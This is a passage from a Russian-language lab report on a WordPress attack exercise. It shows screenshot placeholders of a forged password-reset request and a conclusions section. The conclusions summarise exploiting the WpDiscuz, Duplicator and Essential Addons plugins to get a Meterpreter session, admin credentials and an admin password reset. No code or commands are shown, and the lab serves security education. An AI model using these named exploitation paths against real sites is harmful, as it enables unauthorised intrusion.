


Рисунок 9.7: logger2

Подмена POST-запроса для сброса пароля:




Рисунок 9.8: repeater

Авторизация под новым паролем:




Рисунок 9.9: new_login

10 Выводы

В ходе лабораторной работы была проведена комплексная атака на WordPress-сайт, включающая:

- разведку сети и обнаружение целевого сервера;
- выявление используемых плагинов и их уязвимых версий;
- успешную эксплуатацию трёх различных уязвимостей:
 1. WpDiscuz — загрузка и выполнение вредоносного файла, получение Meterpreter-сессии;
 2. Duplicator — чтение конфигурации и получение учётных данных администратора;
 3. Essential Addons — сброс пароля администратора через уязвимость в обработке POST-запросов;
- получение административного доступа к portalу и извлечение флага.

Работа демонстрирует последовательность действий злоумышленника и процесс эксплуатации реальных уязвимостей CMS WordPress. Полученные навыки важны для понимания методов атак и дальнейшего анализа безопасности веб-приложений.
